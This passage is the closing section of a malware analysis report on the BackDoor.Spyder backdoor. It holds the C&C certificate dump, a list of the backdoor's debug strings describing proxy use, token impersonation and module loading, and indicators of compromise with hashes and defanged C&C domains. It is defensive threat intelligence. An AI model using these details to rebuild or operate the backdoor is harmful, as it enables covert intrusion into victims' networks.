    strncat_s(&OutputString, 0x400u, "\n", 0xFFFFFFFF);
    OutputDebugStringA(&OutputString);
    return result;
}
```

## Addendum No. 1 CA\_cert information (certificate for establishing a connection with the C&C server)

SHA1 Fingerprint=BF:46:40:E4:AF:56:DB:E0:D0:86:6E:16:B0:3F:C7:23:77:26:14:31

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 1 (0x1)

Signature Algorithm: sha256WithRSAEncryption

Issuer: CN = SecureTrust CA, O = SecureTrust Corporation, C = US

Validity

Not Before: Jan 1 00:00:00 2011 GMT

Not After : Dec 31 23:59:59 2025 GMT

Subject: CN = SecureTrust CA, O = SecureTrust Corporation, C = US

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (4096 bit)

Modulus:

00:bd:c3:26:8b:e1:37:7f:f0:fa:0a:0d:83:a7:dd:  
22:31:14:83:08:d7:74:3b:31:08:84:ef:25:cf:2d:  
44:fc:2d:54:77:0b:17:e2:70:4d:be:2f:c1:fc:ed:  
d9:6b:9e:db:60:28:27:c4:1e:6d:15:3d:dd:b9:43:  
64:37:58:b4:bd:48:85:fa:d1:d6:f7:5a:33:eb:ec:  
b7:86:62:92:1f:89:d7:a4:bd:d3:1f:f3:18:9d:a4:  
15:27:16:7b:26:9f:5c:53:87:bd:40:22:d2:5e:cd:  
ab:d5:6f:1d:ac:c3:0d:f1:d9:d5:f5:6a:d3:16:76:  
58:df:f7:0b:20:0d:ed:7b:97:ae:66:0a:e6:cc:9f:  
73:50:fb:ce:16:a6:dc:45:d0:2f:70:3e:c8:c8:59:  
4d:c4:62:ec:b0:e9:01:9c:57:92:e4:78:83:4f:a6:  
ab:1b:94:45:ff:15:ed:dc:59:95:f3:71:22:9c:06:  
38:bb:e6:0f:b3:ec:af:5b:bd:1a:2f:b1:7f:ce:c8:  
4d:32:9f:8f:44:9b:ae:fc:e5:72:24:b4:3a:3b:f3:  
d0:79:30:79:a2:0e:bd:55:e9:cd:c0:4d:7e:07:fc:  
37:b5:7f:69:be:d6:e3:37:ce:9e:ff:d2:05:e4:3c:  
59:7e:f0:d4:ab:01:e4:7b:07:f6:a4:f0:e3:c3:7e:  
58:07:2d:e8:96:9c:ac:8b:e6:dc:49:6a:51:9a:b3:  
b0:62:cf:3c:b4:4a:f9:89:ae:2c:73:17:01:43:63:  
ec:e8:2b:7b:1c:3c:81:41:fa:db:93:45:3a:21:1f:  
2a:3a:8f:30:d4:52:59:91:03:03:11:b8:18:ca:39:  
4c:9a:e2:57:33:e6:bc:c5:4a:8e:76:79:50:fd:bd:  
32:78:9c:79:58:4f:b9:d3:bb:05:eb:39:43:db:3e:  
b5:2d:51:18:ed:ee:9d:31:3a:2e:6b:37:37:34:28:  
4a:89:cb:65:b4:7d:bf:be:a1:67:cb:5c:71:9c:be:  
c3:3b:f7:a7:df:37:4d:0f:c7:57:f5:5b:d2:db:54:  
2c:91:5b:3b:7f:ec:1f:45:e4:7b:a5:0d:a1:c2:1f:

```
64:af:51:cd:32:3a:83:25:9c:90:ac:77:66:4d:12:
23:f5:5b:3c:90:b5:41:1b:54:55:a4:24:66:e6:e9:
65:46:95:ff:ef:67:f5:a6:80:f6:d5:e6:3f:2f:c2:
7b:25:d8:b3:b4:4d:f4:b8:7c:38:cc:de:3e:4f:43:
9a:ca:be:c1:66:95:2d:2c:16:a9:56:9b:68:5d:8c:
78:90:84:d4:86:51:10:f1:9b:14:23:43:bb:91:1e:
02:01:ee:11:63:c4:f2:81:7f:83:68:5e:86:bd:8a:
88:7c:2d
Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Basic Constraints:
    CA:TRUE, pathlen:0
  X509v3 Subject Key Identifier:
    E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:76:1B
  X509v3 Authority Key Identifier:
    keyid:E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:
76:1B
  X509v3 Key Usage: critical
    Digital Signature, Key Agreement, Certificate Sign, CRL Sign
  Netscape Cert Type:
    SSL Client, SSL Server, Object Signing, SSL CA, Object
Signing CA
  Signature Algorithm: sha256WithRSAEncryption
    08:33:53:e4:be:95:0a:1b:d7:6e:44:6b:2d:42:2a:45:7f:8b:
    89:fd:fb:d0:cf:5f:8f:83:77:5d:3b:2c:11:46:9f:44:3b:69:
    f2:e2:e7:fe:4e:c9:43:5c:89:5f:e2:e2:5a:5e:4c:4d:39:ed:
    ce:2d:63:d4:a1:93:ff:ff:3f:b0:77:86:e8:f1:5e:a3:4d:d3:
    ba:eb:41:0f:85:0c:04:fb:6c:42:19:bc:2b:d1:db:c6:51:e3:
    97:cd:5b:e5:d5:b4:1f:43:e7:7c:eb:86:08:16:86:0b:46:23:
    9d:f4:e9:18:b6:ce:e5:f4:96:7b:ee:5f:f5:8d:ff:dd:65:29:
    b9:12:94:f7:da:d3:c0:64:53:e6:2b:36:ec:6f:d3:26:3c:c2:
    ab:ba:10:cd:d8:39:43:8b:21:fe:68:ab:48:25:34:07:a6:cc:
    cc:b5:70:60:c4:ae:91:73:19:ff:9d:ff:82:ca:4a:9c:8e:70:
    94:96:5f:7c:b3:e8:f7:e4:3e:cc:af:41:7e:24:47:fe:ad:d5:
    a7:80:32:80:9c:7f:0c:00:3b:92:4c:ec:8e:ef:93:fb:8a:1f:
    ff:be:f0:ab:33:c7:4b:2b:5d:fc:31:e6:bf:f4:1d:c0:e3:d0:
    c5:94:a9:21:b1:8c:26:4b:c2:82:51:cf:1b:63:09:b1:ec:45:
    31:49:ba:51:42:22:7a:41:90:2f:28:0e:40:76:91:3c:33:34:
    84:66:b9:7e:0e:68:5a:37:38:01:b1:92:64:a5:a8:9c:34:84:
    6a:c6:01:d0:30:f8:d5:52:0f:6e:3e:40:06:a2:b8:4c:b1:69:
    4d:16:8f:d0:c4:72:b6:0e:09:57:6c:5e:cd:bc:ab:e3:ce:80:
    ae:a7:6c:3d:3c:01:a5:a3:4f:4d:e0:52:36:12:cc:7a:e2:5e:
    f3:d7:22:a7:6c:7c:60:d4:fd:f4:37:94:70:dd:4c:9b:00:cd:
    7d:9d:42:f7:e7:b2:25:f6:63:06:1e:4d:dc:4b:ef:5c:45:5d:
    a7:b9:b7:33:21:4e:91:40:ba:ca:ec:70:d0:a5:f7:0c:0a:ea:
    97:11:fa:47:8b:dd:24:b0:c2:98:ff:94:4f:f6:c8:0f:e9:a5:
    2d:bf:b6:7c:f4:45:f3:cb:5a:fd:a0:38:ce:ca:60:24:34:74:
```

```
77:ea:91:bc:dc:68:90:53:5f:0a:f4:40:13:69:68:2e:31:f9:
df:7d:07:05:53:42:8a:8b:e0:49:75:ee:04:94:9e:87:1a:25:
9e:82:16:87:a2:69:dd:eb:44:21:4c:98:1d:72:8b:46:74:5c:
33:24:5c:c2:ab:7b:1f:c4:d4:d5:9a:40:77:15:73:d3:53:62:
60:da:5d:7c:2a:9e:12:25
```

-----BEGIN CERTIFICATE-----

```
MIIFgTCCA2mgAwIBAgIBATANBgkqhkiG9w0BAQsFADBIMRcwFQYDVQQDEw5TZWN1
cmVUcnVzdCBDQTEgMB4GA1UEChMXU2VjdXJlVHJlc3QgQ29ycG9yYXRpb24xCzAJ
BgNVBAYTAlVTMB4XDTEwMTIzMTIzNTk1OVowSDEMBUGA1UEAxMOU2VjdXJlVHJlc3QgQ0ExIDAEBgNVBAoTF1NlY3VyZVRydXN0IENvcnBv
cmF0aW9uMQswCQYDVQQGEwJVUzCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgOC
ggIBAL3DJovhN3/w+goNg6fdIjEUgwjXdDsxCITvJc8tRPwtVHcLF+JwTb4vwfzt
2Wue22AoJ8QebRU93b1DZDdYtL1IhfrR1vdaM+vst4Zikh+J16S90x/zGJ2kFScW
eyafXFOHvUAI017Nq9VvHazDDfHZ1fVq0xZ2WN/3CyAN7XuXrmYK5syfclD7zham
3EXQL3A+yMhZTcRi7LDpAZxXkuR4g0+mqxuURf8V7dxZlfnXIpwGOLvmD7Psr1u9
Gi+xf87ITTKfj0Sbrvzlcis00jvz0HkweaIOvVXpzcBNfgf8N7V/ab7W4zf0nv/S
BeQ8WX7w1KsB5HsH9qTw48N+WAct6JacrIvm3ElqUZqsGLPPLRK+YmuLHMXAUNj
7Ogrexw8gUH625NFOiEfKjqPMNRSWZEDAxG4GMO5TJriVzPmvMVKjnZ5UP29Mnic
eVhPud07Bes5Q9s+tS1RGO3unTE6Lms3NzQoS0nLZbR9v76hZ8tccZy+wzv3p983
TQ/HV/Vb0ttULJFb03/sh0Xke6UNocIfZK9RzTI6gyWckKx3Zk0SI/VbPJC1QRtU
VaQkZubpZUaV/+9n9aaA9tXmPy/CeyXys7RN9Lh8OMzePk9Dmsq+wWaVLSwWqVab
aF2MeJCE1IZREPGbFCNDu5EeAgHuEWPE8oF/g2hehr2KiHwtAgMBAAGjdjB0MA8G
A1UdEwQIMAYBAf8CAQAwHQYDVROBBYEF0BJGYN6rRld47Ol4oXSL4exVXYbMB8G
A1UdIwQYMBAAFOBJGYN6rRld47Ol4oXSL4exVXYbMA4GA1UdDwEB/wQEAwIBjjAR
BglghkggBhvhCAQEEBAMCANUwDQYJKoZIhvcNAQELBQADggIBAAGzU+S+lQob125E
ay1CKkV/i4n9+9DPX4+Dd107LBFgn0Q7afLi5/5OyUNciV/i4lpeTE057c4tY9Sh
k///P7B3hujuXqNN07rrQQ+FDAT7bEIZvCvR28ZR45fNW+XVtB9D53zrhggWhgtG
I5306Ri2zuX0lnvux/WN/91lKbkSlPfa08BkU+YrNuxv0yY8wqu6EM3YOUOLIf5o
q0glNAemzMy1cGDErpfZGf+d/4LKSPyOcJSWX3yz6PfkPsyvQX4kR/6t1aeAMoCc
fwwAO5JM7I7vk/uKH/++8Kszz0srXfwx5r/0HcDj0MWUqSGxjCZLwoJRxtjCbHs
RTFJulFCInpBkC8oDkB2kTwzNIRmuX40aFo3OAGxkmSlqJw0hGrGAdAw+NVSD24+
QAaiuEyxauU0Wj9DEcrYOCVdsXs28q+POgK6nbD08AaWjT03gUjYSzHriXvPXIqds
fGDU/fQ3lHDdTJsAzX2dQvfnsiX2YwYeTdxL7lxFXae5tzMhTpFAusrscNCl9wwK
6pcR+keL3SSwvpj/lE/2yA/ppS2/tnz0RfPLWv2gOM7KYCQ0dHfqkbzcaJBTXwr0
QBNpaC4x+d99BwVTQoQL4El17gSUnocaJZ6CFoeiad3rRCFMmBlyi0Z0XDMkXMKr
ex/E1NWAQHcVc9NTYmDaXXwqnhIl
```

-----END CERTIFICATE-----

## Addendum No. 2. List of 32-bit modification debug messages

```
[work]cmdline:%s
[work]dwDataLen=%d buf_temp=%d
[work]%s no exist
```

```
[work]get work err5
[aut]begin tid=%d.
[update_thread]begin tid=%d.
[update_thread]work=%s
[update_thread]get_work ret=%d
[update_thread]wait for work thread exit...
[update_thread]work thread exit ok
[update_thread]load work failed
[pt]proxy_thread begin tid=%d.
[]dwMajorVersion=%d dwMinorVersion=%d
[]rtlVer.dwMinorVersion=%d
[work]DllMain
[work] DLL
[work] VBR/SRV
[wk]RtlGetCurrentUserToken ok
[wk]ImpersonateLoggedOnUser ok
[wk]OpenURL %s Ret=%d
[wk]Errr1
[wk]Errr4
[wk]GetConfigStrFromURL err
[wk]DecodeStrBuffer err
[wk]DecodeLen err
[wk]RevertToSelf
[]IsProxyEnable Ret=%d
[aut]GetConfigStrFromURL PROXY_NO Ret=%d
[aut]GetConfigStrFromURL PROXY_USER Ret=%d
[aut]JumpAddClientConfig %s with address: %s.
[aut]GetRandom=%d
[aut]szWebURL Not Set
[aut]address_update_thread Exit.
[update_thread]get_work_path ret=%d
[pt]Using IE proxy setting.
[pt]IE proxy NOT setup.
[pt]SmpGetRegProxy Counts=%d
[pt]IE proxy type = %u NOT support, address: %s.
[pt]IE proxy type = %u, address: %s found.
[pt]Add proxy config %s, address=%s.
[work_thread]begin tid=%d
[wt]JumpAddClientConfig %s with address: %s.
[wt]JumpAddProxyConfig %s.
[wt]Proxy:%s
[wt]start Jumper error = %u.
[wt]Jumper start success!
[wt]JumpShutdown
[wt]JumpShutdown=%d
[wt]JumpTeardown=%d
```

```
[wt]tid=%d Exit
[Spyder] client module init error = %d.
[Spyder] register mod %d error = %u.
[spyder] alloc mem for ca cert failed.
[spyder] server address already exists in conf list.
[Spyder] alloc client error = %d.
[Spyder] ALLOC client uid = %u.
[Spyder] set ca for client id=%u error=%d
[Spyder] proxy setting exists, srv=%s
[spyder] use proxy [%s] to connect [%s] res = %u.
[Spyder] direct connect to %s error = %u.
[Spyder] connect to %s result = %u, protocol=%u.
[jmp] big packet: recv new big pkt while previous one not handled, old=%u,
new=%u.
[jmp] packet size exceed limit = %d, id=%u.
[jmp] failed to realloc packet buffer, error = %u, pkt id=%u.
[jmp] big packet recv completed, id=%u, size=%u, ext id=%u.
[Spyder] PAUSE ext = %u Before.
[Spyder] PAUSE ext = %u After.
[Spyder] UNINIT ext = %u Before.
[Spyder] UNINIT ext = %u After.
duplicate session id for ext type id = %u.
[Spyder] can't find recv item for type id = %u.
[Spyder] ext type id = %u recved = %u, new recv = %u, but total size = %u
[Spyder] ext type id = %u recv completed, total size = %u.
[Spyder] find ext with same type id = %u while updating, free old ext.
[Spyder] alloc mem for completed ext error = %u.
[Spyder] ext recv %s, free tem buffer, type id = %u.
[Spyder] ext type = %u already loaded, unlaod now for updating.
[Spyder] failed to unload ext from memory.
[Spyder] load ext id = %u into memory error.
[Spyder] MOD LOAD AT %p, size=%u.
[Spyder] alloc mem for loaded item failed, unload ext type id = %u.
[Spyder] inint module type = %u begin.
[Spyder] inint module type = %u end.
[Spyder] alloc mem for mod_pfn error = %u.
[Spyder] unlaod ext id = %u error.
[Spyder] unload_and_free_all_exts.
[Spyder] UNLOAD ext = %u BEFORE.
[Spyder] UNLOAD ext = %u AFTER.
[Spyder] FREE ext = %u AFTER.
[Spyder] free ext cache = %u .
[Spyder] free ext mem = %u .
[Spyder] link setup Result=%d, local = %d:%u, remote = %d:%u, uid=%u.
[Spyder] connected callback at %02u:%02u:%02u, id = %u.
[Spyder] Link disconnected at %02u:%02u:%02u, id = %u.
[Spyder] recv data size = %u invalid, from uid=%u.
```



```
[Spyder] receive challenge = %I64X.
[Spyder] failed to get host info.
[Spyder] send host info error = %u.
[jmp] LOGIN SUCCESS, link id = %u.
[jmp] internal data process error.
[jmp] unknown state = %u.
[jmp] core process data error, close link = %u.
[Spyder] ext summary size error = %u.
[Spyder] ext recv prepare failed.
[Spyder] EXTENSION recv BEGIN, type = %u.
[Spyder] dll payload recv error.
[Spyder] ext active begin.
[Spyder] ext active result = %s.
[Spyder] ext free cmd not handled.
[Spyder] unhandled ext sub cmd = %u.
[Spyder] call ext failed = %d, sub=%u.
[spyder] unhandled subcmd=%u in tunnel cmd.
[Spyder] unhandled main cmd = %u, sub cmd = %u.
[Spyder] Can't get link id for ext data delevery.
[Spyder] SEND_DATA via link id=%u error = %d.
[Spyder] client link disconnect id = %u.
[Spyder] client send data error = %#X, id = %u.
[Spyder] enum session error = %u.
[Spyder] get Host info error.
[Spyder] save sn value error = %u.
[Spyder] gszUniqueSN=%s
[Spyder] create guid error = %d.
[jmp] Get adapter info error = %u.
[jmp] adapters info buf size=%u, count=%u.
Alloc buf for adapter info error = %u.
get adapter info with buf error = %u.
[jmp] IP=%s not match preset mac address, desc=%s.
[jmp] master adapter FOUND! IP = [%s], desc=%s.
[jmp] master adapter has more than one ip: %s.
```

## Addendum No. 3. Indicators of compromise

### SHA1 hashes

#### BackDoor.Spyder

41777d592dd91e7fb2a1561aff018c452eb32c28

cf584bd93d76f6546004fedb1fcf56888ced54b6

e1fe3594da5466dd2e5a5713e885760d7e914b91

8af7f35ec09ec77b5a9005a1fff0e22464f2ab7f

699a7c59ab5b437badfaa90071d9fd9304fdcebc

ff5b2bd36ae07d994c194ed0f38ed9357a018128

d4bec278dda7c046739d5361eb51fd65f0fedfea

4c871eae022c8088f6e8d46e17002cd0c0006650

83e47dbe20882513dfd1453c4fcfd99d3bcecc3d

### **Domains**

sidc.everywebsite[.]us

snoc.hostingupdate[.]club

wntc.livehost[.]live

hccadkml89.dnslookup[.]services

koran.junlper[.]com

nted.tg9f6zwkx[.]icu

sidcfpprx14.in.ril[.]com

sidcfpprx01.in.ril[.]com

sidcfpprx25.in.ril[.]com

sidcfpprx10.in.ril[.]com